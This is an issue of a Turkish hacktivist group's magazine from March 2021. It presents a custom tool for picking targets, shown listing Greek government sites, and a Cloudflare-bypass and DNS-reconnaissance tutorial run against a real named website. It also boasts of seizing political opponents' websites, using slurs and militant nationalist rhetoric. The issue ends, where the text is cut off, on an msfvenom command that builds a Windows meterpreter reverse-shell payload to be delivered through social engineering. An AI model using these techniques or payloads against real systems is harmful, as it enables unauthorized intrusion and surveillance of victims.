MART 2021



CWBEST

Güncel Bilim Ve Teknoloji Dergisi

DHKP-C Operasyonu | Kızıl Elma

Yaşasın Devlet, Var Olsun AKINCILAR !





Backdoor ile Hedef Sisteme Sızma

CLOUDFLARE

CloudflareÇalışma Prensibive Bypass

CW Interlist Tool



OpenCV ile Yüz Tanıma



Metasploit Local Exploit Suggester

Kritik Altyapıları Hedef Alan Siber Silahlar

Bug Bounty Temelleri

Adli Muhasebe nedir? Türkiyedeki Önemi



KÜNYE

Genel Yayın Koordinatörü
DeXPLaNeR

Editör
EMİROĞLU

Grafik
bAd SectQr

www.cyber-warrior.org

 /CyberWarriorTR  /CyberWarriorTIMZ  /CwTimTR  /cyberwarorg

MART 2021



CWBEST

Güncel Bilim Ve Teknoloji Dergisi



İÇİNDEKİLER



"O da gazi olmak istedi, fakat ona anlatmak gerekti ki, şehid olmayı göze alamayan gazi olamazdı."
Arif Nihat Asya

Merhabalar arkadaşlar. Uzun zaman oldu hiç bir yazı paylaşamadım. Affınız ola, hepiniz hakkınızı helal edin. Bugünkü konumuz kendim tarafından kodlanan bir yazılım olacaktır. İsmi **CW İnterlist.**

Cİ (CW interlist) Hedef belirlemede fazla kolaylık sağlayan bir yazılımdır. Python dilinde yazılmıştır. Kullanılması da oldukca basitdir.

```
kali@kali: ~/Desktop/projects/cwint
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~/Desktop/projects/cwint]
└─$ python3 cwint.py

[!] Cyber-Warrior.org | Lojistik grup

[!] Mikayil Ilyasov (QARAKURT)

[!] parametreler ve detaylar icin -h kullaniniz

******************************************************************

┌──(kali㉿kali)-[~/Desktop/projects/cwint]
└─$
```

Parametrelere bir göz atalım

```
t = None  # target reverse ip
d = None  # domain advanced scan
o = None  # output
c = None  # command
k = None  # keyword
s = None  # gosterilen sayisi
```

Parametrelerimiz bunlar. Şimdi siz **None** leri boşverin harflara bakın. Yazılım içerisinde kullanacağınız parametreler bunlardır.

Şimdi çalıştiralım. Ama ilk önce gerekli olan mödül ve kütüphaneleri bilgisayarınıza kurmanız için ilk önce **/setup** dizni içindeki **setup.py** dosyasını çalıştıralım.

E seçimini seçerek **Enter** yapıyoruz ve kurulum başlıyor.Modüller kurulduktan sonra artık programımızı çalıştıra biliriz.

```
kali@kali: ~/Desktop/projects/cwint/setup
File  Actions  Edit  View  Help
kali@kali: ~/D…projects/cwint    kali@kali: ~/D…ts/cwint/setup

┌──(kali㉿kali)-[~/Desktop/projects/cwint]
└─$ ls
cwint.py  islemler.py  __pycache__  setup

┌──(kali㉿kali)-[~/Desktop/projects/cwint]
└─$ cd setup

┌──(kali㉿kali)-[~/Desktop/projects/cwint/setup]
└─$ python3 setup.py

*********************************************************************
Yazilimda kullanilar modul ve kutuphaneler bilgisayarinizda kurulu olmaya bilir.
bu yuzden setup.py dosyasi bu kurulumu sizin icin yapacaktir.
Bu islemler Linux (Kali, Ubuntu, Debian) uzerinde denenmistir.
*********************************************************************
Kurulumlari kurmaya hazirmisiniz? E/h :
```

Kullanılacak parametre seçenekleri aşağıdakı gibidir.

-t / --target=
-d / --domain=
-o / --output=
-c / --command=
-k / --kelime=
-s / --sayi=
C parametresi ile kullanılan girdiler
h / help
i / info

evet şimdi kullanıma keçelim

```
┌──(kali㉿kali)-[~/Desktop/projects/cwint]
└─$ python3 cwint.py -c i
```

python3 cwint.py –c i ve ya **python3 cwint.py –c info** yine ve ya **python3 cwint.py –-command=i** yine de veya **python3 cwint.py –command=info** yazarak çalıştıra bilirsiniz.

E seçimini seçerek **Enter** yapıyoruz ve kurulum başlıyor.Modüller kurulduktan sonra artık programımızı çalıştıra biliriz.

```
kali@kali: ~/Desktop/projects/cwint/setup
File  Actions  Edit  View  Help
kali@kali: ~/D…projects/cwint    kali@kali: ~/D…ts/cwint/setup

┌──(kali㉿kali)-[~/Desktop/projects/cwint]
└─$ ls
cwint.py  islemler.py  __pycache__  setup

┌──(kali㉿kali)-[~/Desktop/projects/cwint]
└─$ cd setup

┌──(kali㉿kali)-[~/Desktop/projects/cwint/setup]
└─$ python3 setup.py

*********************************************************************
Yazilimda kullanilar modul ve kutuphaneler bilgisayarinizda kurulu olmaya bilir.
bu yuzden setup.py dosyasi bu kurulumu sizin icin yapacaktir.
Bu islemler Linux (Kali, Ubuntu, Debian) uzerinde denenmistir.
*********************************************************************
Kurulumlari kurmaya hazirmisiniz? E/h :
```

Kullanılacak parametre seçenekleri aşağıdakı gibidir.

-t / --target=
-d / --domain=
-o / --output=
-c / --command=
-k / --kelime=
-s / --sayi=
C parametresi ile kullanılan girdiler
h / help
i / info

evet şimdi kullanıma keçelim

```
┌──(kali㉿kali)-[~/Desktop/projects/cwint]
└─$ python3 cwint.py -c i
```

python3 cwint.py –c i ve ya **python3 cwint.py –c info** yine ve ya **python3 cwint.py –-command=i** yine de veya **python3 cwint.py –command=info** yazarak çalıştıra bilirsiniz.

```
[     Cyber-Warrior.org | Lojistik Group     ]

Information...

[>] Coded by :  Mikayil Ilyasov (QARAKURT)
[>] Contact  :  illegal_coder[at]protonmail.com
[>] Website  :  Cyber-Warrior.org | Turkish Cyber Army
[>] Yasal uyari :  Bu yazilim tamamen Cyber-Warrior.org icin kodlanmistir. Izinsiz kullanim ve gith
ub kimi platformlarda paylasilmasi Yasakdir.
[>] Our mission   :  https://www.cyber-warrior.org/Misyon.asp
[>] Message to all : Ne mutlu Turkum diyene! Respects to all Turkish and Azerbaijani hackers.
[>] Loves     :  To  GALATASARAY

*****************************************************************************

┌──(kali㉿kali)-[~/Desktop/projects/cwint]
└─$
```

Şimdide bir yardım sayfasına bakalım

python3 cwint.py –c h ve ya **python3 cwint.py –c help**

```
kali@kali: ~/Desktop/projects/cwint
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~/Desktop/projects/cwint]
└─$ python3 cwint.py -c h

Kullanim klavuzu

Bilgilendirme :
    -c (--command=) :  Bu komut gerekli diger fonksiyon ve parametreleri calistirmak icin kullanilir
        Yardim :  Yardim al : python3 cwint.py -c help ve ya python3 cwint.py -c h
        Info :  Yazilim bilgilendirmesi : python3 cwint.py -c info ve ya python3 cwint.py -c i

    Kullanim ornegi:
    python3 cwint.py -c help (h da kullanila bilinir)
    ve ya  python3 cwint.py --command=help

Reverse ip :
    -d (--domain=) :  parametre sonuna gerekli sitenin domainini ve ya IP adressini ekleyin [-d cyber-warrior.org]

    Kullanim ornegi :
    python3 cwint.py -d google.com
    python3 cwint.py --domain=google.com

Google detayli domain tarama :
    -t (--target=) :  listelemek istediginiz domain uzantisini belirleyin.[-t gov.gr]
    -s (--sayi=) :  Almak istediginiz sonuc sayinizi yazin. [-s 20] *
    -o (--output=) :  Alinan sonuclari dosya gibi saklayin [-o dosyaismi.txt] *

    Kullanim ornegi :
    python3 cwint.py -t [hedef_domain] -s [sayi] -o [sonuc.txt]
    ve ya python3 cwint.py --target=[hedef_domain] --sayi=[sayi] --output=[sonuc.txt]

google anahtar kelime ile tarama :
    -k (--kelime=) :  Taramak istediginiz kelimeni ekleyin [-k Akincilar]
    -s (--sayi=) :  Almak istediginiz sonuc sayinizi yazin.  [-s 20]
    -o (--output=) :  Alinan sonuclari dosya gibi saklayin [-o dosyaismi.txt] *

    Kullanim ornegi :
    python3 cwint.py -k [cyber-warrior] -s [20] -o [sonuc.txt]
    ve ya python3 cwint.py --kelime=[cyber-warrior] --sayi=[20] --output=[sonuc.txt]

    Onemli not: karsisinda * olan tum parametreler  yazilmadan da program calisacaktir. Detayli inceleme icin not dosyasina goz atin
*******************************************************************
```

Reverse İp domain (Aynı sunucuda bulunan domainler almak)
komut: python3 cwint.py –d ip/domain

```
kali@kali: ~/Desktop/projects/cwint
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~/Desktop/projects/cwint]
└─$ python3 cwint.py -d bing.com

    Cyber-Warrior.org | Lojistik grup

    Mikayil Ilyasov (QARAKURT)

    parametreler ve detaylar icin -h kullaniniz


*******************************************************************

Domain: bing.com
Ip: 13.107.21.200
Toplam domain: 5

bing.com
bing.com.pointdns.pro
bingstatic.com
g.msn.com
server4.operamini.com.pointdns.pw

┌──(kali㉿kali)-[~/Desktop/projects/cwint]
└─$ █
```

Programda bu özelliğe otomatik kayıtetme fonksiyonu da yazdım ve arama bitdikden sonra sonuçları.



Google detaylı domain tarama

Şimdi arkdaşlar nedir detaylı domain arama. Normalda hedef seçmek baya zaman alır. Siteleri bul, tarcüma et ki, bu ne sitesi. Örn devlet sitesi diye bir ticari kurumun sitesinde saatlerin gidiyor. İşte bu tam o sorunu çözmek için tasarlandı. Yani kısa sürede fazla sonuç almak gibi. İşin mantığı böyle. Hedef domaini örn "gov.gr" yaziyorsun, program sana gov.gr leri listeliyor ve karşısında ne sitesi olduğunu türkçe yazıyor. Tamam Tamam alkışa gerek yok :D

Şimdi burada bir kaç parametre kullanacağız.

python3 cwint.py -t gov.gr -s 5 -o cw.txt

burada

-t (--target=) – adından da anlaşıldığı gibi hedef domain.

-s (--sayi=) – almak istediğiniz sonuç sayısı. Yani 1 milyon tane sonuç istemiyorsanız 10 tane istiyorsanız bunu yazacaksınz

-o (--output=) – çıktı almak için kullanırsız. Çıktı istemeseniz yazmaya gerek de yok

python3 cwint.py –t hedef domain –s çıktı_sayısı –o dosyayolu_adı.txt

```
kali@kali: ~/Desktop/projects/cwint
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~/Desktop/projects/cwint]
└─$ python3 cwint.py -t gov.gr -s 3

[!]  Cyber-Warrior.org | Lojistik grup

[!]  Mikayil Ilyasov (QARAKURT)

[!]  parametreler ve detaylar icin -h kullaniniz

*******************************************************************

 Arama baslatildi !
 sorgu :  site:gov.gr
*****************************************
[>] site : https://www.apdattikis.gov.gr/
[>] title : Ana Sayfa - Merkezi Olmayan Attika İdaresi
[>] content : Merkezi Olmayan Attika İdaresi'nin yeni web sitesi, halkı derhal bilgilendirmeyi ve bilgilendirmeyi amaçlayan bir bilgi merkezi işlevi görüyo
r.
*****************************************
[>] site : https://brexit.gov.gr/
[>] title : Brexit: Yunan Web Portalı
[>] content : BREXIT ile ilgili tüm konular için Dışişleri Bakanlığı'nın resmi web sitesi. Vatandaşlar ve işletmeler için cevaplar. Sürekli güncellemeler.
*****************************************
[>] site : http://www.passport.gov.gr/
[>] title : Pasaportların Adresi ve Güvenlik Belgeleri
[>] content : Pasaport ve Güvenlik Belgeleri Müdürlüğü, Yunanistan pasaportlarının düzenlenmesinin yanı sıra Ehliyet, Oturma İzinleri, Polis Kimlik Kartlar
ı, Yabancıların Seyahat Belgeleri (T.D.V) vb.
*****************************************

┌──(kali㉿kali)-[~/Desktop/projects/cwint]
└─$ 
```

Gördüğünüz gibi hedef hakkında bilgileri **Türkçe** ekrana yazdırmaktadır.

Google anahtar kelime ile tarama

Evet arkadaşlar burada da yazdığınız kelimeyle ilgili url taraması yapar

-k (--kelime=) – anahtar kelimeniz

-s (--sayi=) – almak istediğiniz sonuç sayısı. Yani 1 milyon tane sonuç istemiyorsanız 10 tane istiyorsanız bunu yazacaksınz

-o (--output=) – çıktı almak için kullanırsız. Çıktı istemeseniz yazmaya gerek de yok

python3 cwint.py –k kelimeniz –s çıktı_sayısı –o dosyayolu_adı.txt

```
kali@kali: ~/Desktop/projects/cwint
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~/Desktop/projects/cwint]
└─$ python3 cwint.py -k pkk -s 10

[!]  Cyber-Warrior.org | Lojistik grup

[!]  Mikayil Ilyasov (QARAKURT)

[!]  parametreler ve detaylar icin -h kullaniniz

*******************************************************************

Tarama baslatildi ...
sorgu : pkk
*****************************************


https://www.atlanticcouncil.org/blogs/menasource/the-ypg-pkk-connection/
https://www.crisisgroup.org/content/turkeys-pkk-conflict-visual-explainer
https://www.crisisgroup.org/middle-east-north-africa/eastern-mediterranean/syria/us-joins-turkey-pkk-fight-northern-syria
https://www.youtube.com/watch?v=myyZ5Cdc1-Y
https://journals.openedition.org/ejts/4615
https://www.ft.com/content/dd2c9d8c-ec74-11e1-8e4a-00144feab49a
https://www.trtworld.com/magazine/are-pkk-linked-terrorists-fighting-alongside-armenia-in-occupied-karabakh-40201
https://fas.org/irp/world/para/docs/studies3.htm
https://www.aljazeera.com/news/2020/8/13/turkey-says-operation-against-pkk-in-iraq-to-continue
https://www.al-monitor.com/pulse/originals/2020/10/sinjar-resistance-units-ybs-iraq-yazidis-pkk-turkey.html
 Tarama bitdi ...

┌──(kali㉿kali)-[~/Desktop/projects/cwint]
└─$
```

Evet arkadaşlar ayrıca isterseniz **–o** parametresi ile çıktı ala bilirsiniz.

Saygılarla

QARAKURT



Cloudflare Sistemi Nedir?

Cloudflare internet güvenliği, ddos, alan adı ve sunucu alanlarında hizmet veren bir sistemdir. Sitenizi güvenli ve hızlı bir şekilde yayınlamanızı sağlayan ve siber saldırılara karşı etkili bir servistir.

Cloudflare Sistemi Nasıl Çalışır?

Get started with Cloudflare

Email

Required. Must be an email address.

Password

Show


By clicking Create Account, I agree to Cloudflare's terms, privacy policy, and cookie policy.

Create Account

Already have an account? Log in

Cloudflare Sisteminden Faydalanmak İsterseniz Buradan Görüntüleyebilirsiniz
Siteye üye olup kullanmak istediğiniz ürünü seçmeniz yeterli olacaktır.
Siteniz için seçtiğiniz ürünün ardından Cloudflare tarafından size sunulan “DNS”leri sitenizin “DNS”leri ile değiştirmeniz gerekmektedir. Bu işlemleri tamamladıktan sonra siteniz koruma altına giriyor ve seçmiş olduğunuz ürün aktif hale geliyor.

Cloudflare Sistemi Nasıl Korur?



Sitenizi DOS-DDOS saldırılarından korur. Siteniz yavaşlasa bile Cloudflare önbelleğe alınmış dosyaları sunar ayrıca ücretsiz SSL sertifikası verir.

Cloudfare Sistemi Özellikleri Nelerdir?




Temel kullanıcılara ücretsizdir ve kurulumu basittir.
IP adresinizi gizler bu sebepten dolayı saldırı yapmaya çalışan hacker ın sunucuya sızması zorlaşır.
Sahte kullanıcı erişimini engeller ve böylece siteni-

zin kaynakları kaydedilip sitenizin hızı artırılır.


Cloudflare Sistem Bypass Etme Yöntemleri

İlk önce yapmamız gereken sistemi analiz etmek google eklentisi olan Wappalyzer aracını kullanarak sistemimizi inceleyeğiz. Wappalyzer i Linkinden mağazada arama yap kısmına Wappalyzer yazarak google chrome eklentisi haline getirebilirsiniz.




Yukarda gördüğünüz gibi hedef sitemiz cloudflare sistemini kullanıyor. Şimdi yapmamız gereken hedef sistemimizin IP adresini öğrenmek.

Ping



Yukarıda bize sitenin IP adresini 207.231.x.x buldu fakat sitenin ip adresi gerçekten 207.231.x.x mi? Yukarda belirtmiştim cloudflare sisteminden ürün alan admine ait sitenin ip adresi cloudflare sisteminin siteye atamış olduğu ip adresi peki hedef sistemimizin gerçek ip adresini nasıl buluruz?

http://www.crimeflare.org:82/cfs.html Siteye girip bypass etmek istediğimiz hedefi yazıyoruz.



Arama yaptıktan sonra gelen sonuç aşağıdaki gibidir;



İlk sefer sitemize ping attığımızda 207.231.x.x vermişti, bu IP adresi cloudflare sistemine ait bir ip adresi olduğunu düşünmüştük fakat crimeflare sitemizde kontrol ettikten sonrasında bize 170.138.x.x ip adresini yani siteye ait gerçek ip adresini vermiş bulundu ve sistemi bypass ettik.

NMAP

Aşağıda verdiğim kod siteye ait bütün subdomainleri (alt alan adlarını) ve IP adreslerini verir.
nmap --script dns-brute -sn hedefsite.com

```
└─ #nmap --script dns-brute -sn we[redacted].com
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-19 16:11 EST
Nmap scan report for webmd.com (207.231.204.56)
Host is up (0.37s latency).

Host script results:
| dns-brute:
|   DNS Brute     :e hostnames:
|     ads.web     om - 104.18.2
|     ads.web     om - 104.18.2
|     test.we     :om - 104.18.
|     test.we     :om - 104.18.
|     images.     l.com - 104.1
|     images.     l.com - 104.1
|     test.we     :om - 2606:47
|     test.we     :om - 2606:47
|     news.we     :om - 207.231
|     direct.     l.com - 170.1
|     ns1.web     om - 204.250.
|     ns2.web     om - 63.240.8
|     apps.we     :om - 98.158.
|     lab.web     om - 170.138.
|     ns3.web     om - 65.124.2
|     local.w     com - 207.23
|     beta.we     :om - 207.231
|     mail.we     :om - 207.15.
|     exchang     md.com - 207
|     blog.we     :om - 207.231
|     www.web     om - 104.18.1
|     www2.we     :om - 104.18.
|     www2.we     :om - 104.18.
|     ftp.web     om - 207.231.
|     smtp.we     :om - 207.15.
|     demo.we     :om - 208.237
|     stage.w     com - 208.24
```

DNSENUM

Hedef sistemin nameserver, mailserver ların dns adreslerini ve IP adreslerini bulur.

```
┌─[root@kali]─[~]
└─ #dnsenum web  .com
dnsenum VERSION:1.2.6

-----   webmd.com   -----

Host's addresses:
__________________

web   com.                          297     IN    A        207.231.

Name Servers:
______________

amir.ns.cloudflare.com.             900     IN    A        173.245.
amir.ns.cloudflare.com.             900     IN    A        108.162.
amir.ns.cloudflare.com.             900     IN    A        172.64.3
vita.ns.cloudflare.com.             900     IN    A        172.64.3
vita.ns.cloudflare.com.             900     IN    A        108.162.
vita.ns.cloudflare.com.             900     IN    A        173.245.

Mail (MX) Servers:
___________________

alt2.aspmx.l.google.com.            293     IN    A        108.177.
alt4.aspmx.l.google.com.            173     IN    A        74.125.1
alt3.aspmx.l.google.com.            293     IN    A        74.125.2
alt1.aspmx.l.google.com.            293     IN    A        142.250.
aspmx.l.google.com.                 293     IN    A        108.177.
```

DNSMAP

Tüm DNS haritasını ve ait IP adreslerini ortaya çıkartır.

```
┌─[root@kali]─[~]
└─ #dnsmap web[redacted].com
dnsmap 0.35 - DNS Network Mapper

[+] searching (sub)domains for webmd.com using built-in wordlist
[+] using maximum random delay of 10 millisecond(s) between requests

accounts.web[redacted].com
IP address #1: 104.18.31.[redacted]
IP address #2: 104.18.30.[redacted]

af.web[redacted].com
IP address #1: 207.231.204.[redacted]

as.web[redacted].com
IPv6 address #1: 2606:4700::6812:1f6d
IPv6 address #2: 2606:4700::6812:1e6d

as.web[redacted].com
IP address #1: 104.18.31.[redacted]
IP address #2: 104.18.30.[redacted]

b.web[redacted].com
IP address #1: 205.216.15.[redacted]

beta.web[redacted].com
IP address #1: 207.231.204.[redacted]

bi.web[redacted].com
IP address #1: 23.214.7.[redacted]

blog.web[redacted].com
IP address #1: 207.231.204.[redacted]
```

207 ile başlayan ip adresleri cloudflare sisteminin vermiş olduğu ip adresi

NSLOOKUP

Sitenin mail sunucusunun subdomainini bulduktan sonra bulduğu subdomaine ping atarak gerçek IP adresi öğrenilir.

nslookup -q=mx hedefsite.com

Ping Subdomain

```
┌─[root@kali]─[~]
└─ #nslookup  -q=mx web[redacted].com
Server:         192.168.1.1
Address:        192.168.1.1#53

Non-authoritative answer:
web[redacted].com       mail exchanger = 10 [redacted]4.aspmx.l.google.com.
web[redacted].com       mail exchanger = 10 [redacted]3.aspmx.l.google.com.
web[redacted].com       mail exchanger = 5 [redacted]1.aspmx.l.google.com.
web[redacted].com       mail exchanger = 5 [redacted]2.aspmx.l.google.com.
web[redacted].com       mail exchanger = 1 aspmx.l.google.com.

Authoritative answers can be found from:

┌─[root@kali]─[~]
└─ #ping [redacted].aspmx.l.google.com.
PING alt4.aspmx.l.google.com (74.125.137.[redacted]) 56(84) bytes of data.
```

DNSDUMPSTER

Buradan sitesiye giderek aramak istediğiniz siteyi search ederek site hakkında detaylı bilgi toplayabilirsiniz.

```
dns recon & research, find & lookup dns records
[ web   com ]  [ Search > ]
```

KIZILELMA TİM
DHKP-C
OPERASYONU
AKINCILAR



DHKP-C li köpeklere ait Devrimci Komunarlar Partisi ve propaganda siteleri Özgürlük Güçleri Kızıl Elma Tim tarafından ele geçirilmiştir...

Yaşasın Devlet, Var Olsun AKINCILAR !

Şu kopan fırtına Türk ordusudur yâ Rabbi.
Senin uğrunda ölen ordu, budur yâ Rabbi.
Tâ ki yükselsin ezanlarla müeyyed nâmın,
Galib et, çünkü bu son ordusudur İslâm'ın

That torn storm is the Turkish army, ya Rabbi.
This is the army that died for you, O Lord.
Let it rise, prayer and prayer,
Win, because this is the last army of Islam.



CYBER WARRIOR
AKINCILAR
Türkiyenin en aktif siber savunma gücü!



BACKDOOR

Backdoor virüsü bilgisayar kullanıcılarını ağına düşürüp kötü amaçlarla kullanılmak için hazırlanmış casus yazılımlardır.



NE AMAÇLA KULLANILIR?

Bir backdoor hazırlayan hacker;
#Hedef sistemin içerisine girip kayıtlar kullanıcının kamerasını kullanıcının ekranını klavye de bastığı tuşlar ekran resmi alma ve erişim sağlamış olduğu sistemi istediği gibi yönetebilir.

NASIL KORUNURUZ?

#Kullandığımız sistemde kesinlikle antivirüs progamı olmak zorunda.
#Kullanılan antivirüs programının belli zaman aralıklarıyla güncellenmesi gerekmektedir.
#Şüpheli e-posta sms veya özel konuşmalarda gönderilen dosyaları indirmemek indirilmesi gerekiyor ise sanal bir makine kurulmalıdır.

BACKDOOR OLUŞTURMA UYGULAMASI

Hedef sistemimiz WİNDOWS7 hedefimize sosyal mühendislik yolları ile herhangi bir sms e-posta veya özel konuşma programlarından virüsümüzü yaptı attık ve indirmiş olarak kabul edelim.
Virüsü oluşturma ve sisteme erişme evresini alan alan inceleyelim.

VİRÜS DOSYASINI OLUŞTURMAK

```
Shell No.1
File  Actions  Edit  View  Help
┌─[root@kali]─[~]
└──╼ #msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.108 LPORT=4444 -f exe -o /r
oot/Desktop/root.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: /root/Desktop/root.exe
┌─[root@kali]─[~]
